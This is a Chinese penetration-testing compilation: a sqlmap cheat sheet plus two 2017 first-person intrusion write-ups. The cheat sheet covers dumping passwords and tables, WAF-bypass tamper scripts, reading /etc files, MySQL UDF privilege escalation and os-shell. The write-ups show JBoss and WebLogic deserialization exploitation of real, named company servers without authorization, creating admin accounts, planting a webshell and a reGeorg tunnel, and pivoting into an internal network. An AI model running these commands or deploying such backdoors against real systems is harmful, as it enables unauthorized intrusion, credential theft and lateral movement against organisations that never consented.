- 2.web 当前使用的数据库--current-db
- 3.web 数据库使用账户 --current-user
- 4.列出 sqlserver 所有用户 --users
- 5.数据库账户与密码 --passwords
- 6.指定库名列出所有表 -D database --tables  
-D: 指定数据库名称
- 7.指定库名表名列出所有字段 -D antian365 -T admin --columns  
-T: 指定要列出字段的表
- 8.指定库名表名字段 dump 出指定字段  
-D seclang\_com -T admin -C id,password ,username --dump  
-D antian365 -T userb -C "email,Username,userpassword" --dump  
可加双引号,也可不加双引号。
- 9.导出多少条数据  
-D tourdata -T userb -C "email,Username,userpassword" --start 1 --stop 10 --dump  
参数:  
--start: 指定开始的行  
--stop: 指定结束的行  
此条命令的含义为: 导出数据库 tourdata 中的表 userb 中的字段 (email,Username,userpassword)中的第 1 到第 10 行的数据内容。

### 1.1.23 SQLMAP 实用技巧

1. mysql 的注释方法进行绕过 WAF 进行 SQL 注入

(1) 修改 C:\Python27\sqlmap\tamper\halfversionedmorekeywords.py  
return match.group().replace(word, "/\*!0%s" % word) 为:  
return match.group().replace(word, "/\*!50000%s\*" % word)

(2) 修改 C:\Python27\sqlmap\xml\queries.xml  
<cast query="CAST(%s AS CHAR)"/>为:  
<cast query="convert(%s,CHAR)"/>

(3) 使用 sqlmap 进行注入测试  
sqlmap.py -u "http://\*\*.com/detail.php?id=16" --tamper "halfversionedmorekeywords.py"  
其它绕过 waf 脚本方法:  
sqlmap.py -u "http://192.168.136.131/sqlmap/mysql/get\_int.php?id=1" --tamper  
tamper/between.py,tamper/randomcase.py,tamper/space2comment.py -v 3

(4) tamper 目录下文件具体含义:  
space2comment.py 用/\*\*/代替空格  
apostrophemask.py 用 utf8 代替引号  
equaltolike.py like 代替等号  
space2dash.py 绕过过滤 '=' 替换空格字符 ("") , (' - ') 后跟一个破折号注释, 一个随机字符串和一个新行 (' n' )  
greatest.py 绕过过滤 '>' ,用 GREATEST 替换大于号。  
space2hash.py 空格替换为#号,随机字符串以及换行符  
apostrophencode.py 绕过过滤双引号, 替换字符和双引号。  
halfversionedmorekeywords.py 当数据库为 mysql 时绕过防火墙, 每个关键字之前添加 mysql 版本评论  
space2morehash.py 空格替换为 #号 以及更多随机字符串 换行符  
appendnullbyte.py 在有效负荷结束位置加载零字节字符编码  
ifnull2ifisnull.py 绕过对 IFNULL 过滤,替换类似 ' IFNULL(A, B)' 为 ' IF(ISNULL(A), B, A)'  
space2mssqlblank.py(mssql)空格替换为其它空符号  
base64encode.py 用 base64 编码替换  
space2mssqlhash.py 替换空格  
modsecurityversioned.py 过滤空格, 包含完整的查询版本注释  
space2mysqlblank.py 空格替换其它空白符号(mysql)  
between.py 用 between 替换大于号 (>)  
space2mysqldash.py 替换空格字符 ("") (' - ') 后跟一个破折号注释一个新行 (' n' )  
multiplespaces.py 围绕 SQL 关键字添加多个空格  
space2plus.py 用+替换空格  
bluecoat.py 代替空格字符后与一个有效的随机空白字符的 SQL 语句,然后替换=为 like  
nonrecursivereplacement.py 双重查询语句,取代 SQL 关键字  
space2randomblank.py 代替空格字符 ("") 从一个随机的空白字符可选字符的有效集  
sp\_password.py 追加 sp\_password' 从 DBMS 日志的自动模糊处理的有效载荷的末尾  
chardoubleencode.py 双 url 编码(不处理以编码的)  
unionalltounion.py 替换 UNION ALL SELECT UNION SELECT  
charencode.py url 编码  
randomcase.py 随机大小写  
unmagicquotes.py 宽字符绕过 GPC addslashes  
randomcomments.py 用/\*\*/分割 sql 关键字

charunicodeencode.py 字符串 unicode 编码

securesphere.py 追加特制的字符串

versionedmorekeywords.py 注释绕过

space2comment.py 替换空格字符串( ' ' ) 使用注释 '/\*/'

halfversionedmorekeywords.py 关键字前加注释

## 2. URL 重写 SQL 注入测试

value1 为测试参数, 加 "\*" 即可, sqlmap 将会测试 value1 的位置是否可注入。

```
sqlmap.py -u "http://targeturl/param1/value1*/param2/value2/"
```

## 3. 列举并破解密码哈希值

当前用户有权限读取包含用户密码的权限时, sqlmap 会现列举出用户, 然后列出 hash, 并尝试破解。

```
sqlmap.py -u "http://192.168.136.131/sqlmap/pgsql/get_int.php?id=1" --passwords -v 1
```

## 4. 获取表中的数据个数

```
sqlmap.py -u "http://192.168.21.129/sqlmap/mssql/iis/get_int.asp?id=1" --count -D testdb
```

## 5. 对网站 secbang.com 进行漏洞爬去

```
sqlmap.py -u "http://www.secbang.com" --batch --crawl=3
```

## 6. 基于布尔 SQL 注入预估时间

```
sqlmap.py -u "http://192.168.136.131/sqlmap/oracle/get_int_bool.php?id=1" -b --eta
```

## 7. 使用 hex 避免字符编码导致数据丢失

```
sqlmap.py -u "http://192.168.48.130/pgsql/get_int.php?id=1" --banner --hex -v 3 --parse-errors
```

## 8. 模拟测试手机环境站点

```
python sqlmap.py -u "http://www.target.com/vuln.php?id=1" --mobile
```

## 9. 智能判断测试

```
sqlmap.py -u "http://www.antian365.com/info.php?id=1" --batch --smart
```

## 10. 结合 burpsuite 进行注入

(1) burpsuite 抓包, 需要设置 burpsuite 记录请求日志

```
sqlmap.py -r burpsuite 抓包.txt
```

(2) 指定表单注入

```
sqlmap.py -u URL --data "username=a&password=a"
```

## 11. sqlmap 自动填写表单注入

自动填写表单:

```
sqlmap.py -u URL --forms
```

```
sqlmap.py -u URL --forms --dbs
```

```
sqlmap.py -u URL --forms --current-db
```

```
sqlmap.py -u URL --forms -D 数据库名称 --tables
```

```
sqlmap.py -u URL --forms -D 数据库名称 -T 表名 --columns
```

```
sqlmap.py -u URL --forms -D 数据库名称 -T 表名 -C username, password --dump
```

## 12. 读取 linux 下文件

```
sqlmap.py -u "url" --file /etc/password
```

## 13. 延时注入

```
sqlmap.py -u URL --technique -T --current-user
```

## 14. sqlmap 结合 burpsuite 进行 post 注入

结合 burpsuite 来使用 sqlmap:

(1) 浏览器打开目标地址 <http://www.antian365.com>



- (2) 配置 burp 代理(127.0.0.1:8080)以拦截请求
- (3) 点击登录表单的 submit 按钮
- (4) Burp 会拦截到了我们的登录 POST 请求
- (5) 把这个 post 请求复制为 txt, 我这命名为 post.txt 然后把它放至 sqlmap 目录下
- (6) 运行 sqlmap 并使用如下命令:

```
./sqlmap.py -r post.txt -p tfUPass
```

15.sqlmap cookies 注入

```
sqlmap.py -u "http://127.0.0.1/base.PHP" - cookies "id=1" - dbs - level 2
```

默认情况下 SQLMAP 只支持 GET/POST 参数的注入测试, 但是当使用 -level 参数且数值>=2 的时候也会检查 cookie 里面的参数, 当>=3 的时候将检查 User-agent 和 Referer。可以通过 burpsuite 等工具获取当前的 cookie 值, 然后进行注入:

```
sqlmap.py -u 注入点 URL --cookie "id=xx" --level 3
```

```
sqlmap.py -u url --cookie "id=xx" --level 3 --tables(猜表名)
```

```
sqlmap.py -u url --cookie "id=xx" --level 3 -T 表名 --columns
```

```
sqlmap.py -u url --cookie "id=xx" --level 3 -T 表名 -C username, password --dump
```

16.mysql 提权

- (1) 连接 mysql 数据打开一个交互 shell:

```
sqlmap.py -d mysql://root:root@127.0.0.1:3306/test --sql-shell
```

```
select @@version;
```

```
select @@plugin_dir;
```

```
d:\\wamp2.5\\bin\\mysql\\mysql5.6.17\\lib\\plugin\\
```

- (2) 利用 sqlmap 上传 lib\_mysqludf\_sys 到 MySQL 插件目录:

```
sqlmap.py -d mysql://root:root@127.0.0.1:3306/test --file-write=d:/tmp/lib_mysqludf_sys.dll
```

```
--file-dest=d:\\wamp2.5\\bin\\mysql\\mysql5.6.17\\lib\\plugin\\lib_mysqludf_sys.dll
```

```
CREATE FUNCTION sys_exec RETURNS STRING SONAME 'lib_mysqludf_sys.dll'
```

```
CREATE FUNCTION sys_eval RETURNS STRING SONAME 'lib_mysqludf_sys.dll'
```

```
select sys_eval('ver');
```

17.执行 shell 命令

```
sqlmap.py -u "url" - os-cmd="net user" /*执行 net user 命令*/
```

```
sqlmap.py -u "url" - os-shell /*系统交互的 shell*/
```

18.延时注入

```
sqlmap - dbs -u "url" - delay 0.5 /*延时 0.5 秒*/
```

```
sqlmap - dbs -u "url" - safe-freq /*请求 2 次*/
```

参考文章:

<http://sqlmap.org/>

<https://github.com/sqlmapproject/sqlmap>

<https://github.com/sqlmapproject/sqlmap/wiki>

<https://sobug.com/article/detail/2>

<https://blog.xiaohack.org/1378.html>

## 1.2JBoss 反序列化漏利用以及内网穿透

作者:Jerk 2017.10.12

### 1.2.1 写在前面的话


反序列漏洞应该是 15 年底国外的发现的,几乎影响到了所有利用反序列化的 Web 应用,很久以前就听说这个了,但是没有测试过,今天就测试了一下。目标还是比较容易找的。关于漏洞的成因和分析看下面这篇文章

<https://paper.seebug.org/312/>


### 1.2.2 实战细节

首先,从网上下载到大神做的那个 java 反序列化利用工具,这个是个综合利用的工具包括 JBoss 和 WebLogic 还有 Websphere,这个用工具界面很友好,基本傻瓜式,粘贴测试连接,获取目标信息即可测试目标是否存在 java 反序列化漏洞。从谷歌或者 fofa 搜索一些目标测试下。笔者从过谷歌搜索的,还找到了一个国内号称 500 强的房地产的一个网站存在这样的漏洞,后来查这个网站 ip 的时候发现这个网站去年三月份就有前辈发现这个公司网站存在这样的漏洞了,但是到现在还没修复,在下也不说什么了,咱们就是学习研究,不随便搞事情,管他多大公司,跟咱没关系。废话又说多了。

测试的目标信息是这样的,目标系统 Windows 2008, 权限是 Administrator。



其实要是简单的测试下工具就没有下文了,就可以找 Weblogic 或者 Websphere 来测试了,但是突然想远程链接一下桌面,这个曲折的小过程就开始了。通过 net user 命令添加好用户,然后 ipconfig 看下



发现时内网的机器, 这个时候准备上传 lcx 进行端口转发, 在有公网的机器上通过 lcx 设置好监听, 但是目标始终连不上肉鸡的端口, 然后我就 ping 了肉鸡, 发现根本就 ping 不通, 这就尴尬了, 查了 ip 是国内的 ip, 按说不应该存在这样的情况啊。但是确实是 ping 不通, 测试了下 baidu.com, 能够解析出来 ip 但是 ping 不通。这个时候对于一个新手就有点儿蒙逼了, 怎么会有这个情况。Ping 不通可能是服务器设置了 ICMP 回显, 连不上 lcx 却始终不知道怎么回事, 看了下 lcx 的源代码, 感觉是 socket 根本就不能调用, 所以导致 lcx 无法链接, ping 也发不出数据包。个人理解, 不知道正不正确。




这个时候才有了下文, lcx 是通过 socks 来实现端口转发的, socks 不行就试试通过 http, 来试试看看行不行, 能访问的 http 协议肯定通。


通过 http 转发用的 git 上的 reGeorg 的脚本, 这个是 reDuh 的升级版, reDuh 这个脚本是真的卡, 本地测试都难以驾驭, 实战中基本上不行, 这个 reGorg 还行, 有点儿卡, 但是可以用。下面通过打包 war 文件将代理脚本打包到 war 文件中。然后上传到 jboss 服务器相应的文件夹中。对这个 jboss 不了解的可以看下下面这个图, 对于 jboss 各个文件夹都是干什么的说的很清楚

JBoss包含3个默认的配置: minimal, default和all  
server/all目录: JBoss的完全配置, 启动所有服务, 包括集群和IIOP。  
server/default目录: JBoss的默认配置。在没有在JBoss命令航中指定配置名称时使用。  
server/default/conf目录: JBoss的配置文件。  
server/default/data目录: JBoss的数据库文件。比如, 嵌入的数据库, 或者JBossMQ。  
server/default/deploy目录: JBoss的热部署目录。放到这里的任何文件或目录会被JBoss自动部署。EJB、WAR、EAR, 甚至服务。  
server/default/lib目录: 一些JAR, JBoss在启动特定配置时加载他们。  
server/minimal目录:

通过 jar 命令打包文件, 这里的 index 文件中 reGeorg 的 tunnel.jsp 代理脚本, 打包好这个 war 文件直接上传就行, 那个 deploy 支持热部署, 上传之后直接访问就行。



上传之后可以通过文件管理看下上传结果



然后通过通过 reGeorgSocksProxy.py 脚本将目标转发到本地, 我是在 kali 中直接用的, 这样再有内网渗透, 各种工具也方便。



```
hf@jerk:~/桌面/reGeorg-master/reGeorg-master$ python reGeorgSocksProxy.py -p 8800 -u
http://bip.countrygarden.com.cn:8080/tun/index.jsp
放在目标服务器上的代理脚本链接
... every office needs a tool like Georg
willem@sensepost.com / @_w_m_
sam@sensepost.com / @trowalts
etienne@sensepost.com / @kamp_staaldraad
[INFO ] Log Level set to [INFO]
[INFO ] Starting socks server [127.0.0.1:8800], tunnel at [http://bip.countrygarden.com.cn:8080/tun/index.jsp]
[INFO ] Checking if Georg is ready
[INFO ] Georg says, 'All seems fine'
```

看到那个 All seems fine 就表示代理脚本工作正常, 这样我们就可以通过代理脚本, 控制机器了。下面配置 proxychains 将 127.0.0.1 8800 添加配置文件中最后, 并且去掉 dynamic\_chain 前面的注释符号

```
root@jerk: /home/hf
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
1 # proxychains.conf  VER 3.1
2 #
3 # HTTP, SOCKS4, SOCKS5 tunneling proxyfier with DNS.
4 #
5 #
6 # The option below identifies how the ProxyList is treated.
7 # only one option should be uncommented at time,
8 # otherwise the last appearing option will be accepted
9 #
10 dynamic_chain
11 #
12 # Dynamic - Each connection will be done via chained proxies
13 # all proxies chained in the order as they appear in the list
14 # at least one proxy must be online to play in chain
15 # (dead proxies are skipped)
16 # otherwise EINTR is returned to the app
```

```
root@jerk: /home/hf
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
54 # http 192.168.39.93 8080
55 #
56 #
57 # proxy types: http, socks4, socks5
58 # ( auth types supported: "basic"-http "user/pass"-socks )
59 #
60 [ProxyList]
61 # add proxy here ...
62 # meanwhile
63 # defaults set to "tor"
64 #socks5 127.0.0.1 8080
65 #socks5 119.29.345.85 1080
66 socks4 127.0.0.1 8800
```

然后通过 proxychains 启动应用就行, 我们启动 rdesktop, 链接下目标, 满足下好奇心, 哈哈`



内网中有 90 多台机器, Oh My God。可亏我只是新手, 不然把你内网给你摸一遍。哈哈`

### 1.2.3 写在后面的话

修复建议:降低 JBoss 的权限, 打上官方退出的补丁, 限制访问特殊端口的 ip, 做好服务器补丁。

内网转发的方式方法很多, 每个方法不一定都用过, 但是最起码要了解, 可能某次实战时, 某个方法, 可能会帮你取得意外的收货。所以还是多实战, 多总结, 只有这样才能最快进步。

## 1.3 WebLogic 的 shell 部署以及 msf 内网

作者: Jerk 2017. 10. 16

### 1.3.1 写在前面


文章通过 WebLogic 的反序列化漏洞来进行 shell 的部署以及 msf 反弹 shell 进行内网探测。Java 反序列化漏洞在 java 的中间件中很多都存在, 这个漏洞也不是什么新鲜的漏洞了, 但是作为刚入门的我, 不是很了解, 看了两篇分析原因的文章, 说实话, 看的不是很懂。基础不扎实。但是找了 6 哥的利用工具, 工具还是强大的。“脚本小子”的最爱...哈哈`有这方面功底的应该看起来不成问题, 在下看了两遍还是云里雾里。

<http://www.freebuf.com/articles/web/149931.html>

<https://paper.seebug.org/312/>

### 1.3.2 利用过程

这个 java 反序列化利用工具很方便, 如果目标存在漏洞, 直接获取到目标的系统信息, 以及当前的用户。工具可以直接上传文件和执行命令。



其实这个目标配置的权限上也有问题, 一般存在 Weblogic 漏洞的拿到的权限应该是 web 权限, 或者是数据库权限。直接是 Administrator 权限的应该是配置权限的时候就没有奔着权限最低原则。


这个目标是国外的机器, 所以大胆的搞, 国内现在可是关键时期, 不敢随便搞事情的。直接通过 net 命令添加用户名并且添加到 Administrator 用户组, 直接远程桌面就已经那下了, 但是在这之前有想了一个问题就是 WebLogic 的 shell 应该如何布置, 部署 war 文件还是 ear 还是直接部署 jsp 文件就行。从网上找了下资料, 有 linux 环境下研究的, 但是笔者这个现在是在 Windows 环境, 还是有些区别的, 参考的文章如下:

<http://www.zhutoug.com/2016/10/10/guan-yu-weblogicfan-xu-lie-hua-lou-dong-na-webshell/>

作者文中的方法在 windows 下好像行不通, 但是可以参考, 因为 windows 下没有那个配置文件, 但是物理路径还是很相似的。费了一大波劲找到了这个:7001/console 路径的物理路径 (bea\wlserver\lib\consoleapp\webapp\framework\skins\wlconsole\images), 找到这个路径就可以直接部署我们的 shell, 找一个比较隐蔽的地方。这个 shell 的部署其实没有什么意义, 但是如果目标是内网, 我们可能需要上传转发工具或者转发脚本, 尤其转发脚本, 是必须知道网站的物理路径的, 是需要访问的, 所以还是有必要研究的。



部署的一些注意细节都在图片中了。我们访问一下我们的 shell, 看看结果。



关于 WebLogic 的物理路径, 以及 shell 的部署就说这么多。下面是通过 msf 反弹 shell 进行内网的扫描。

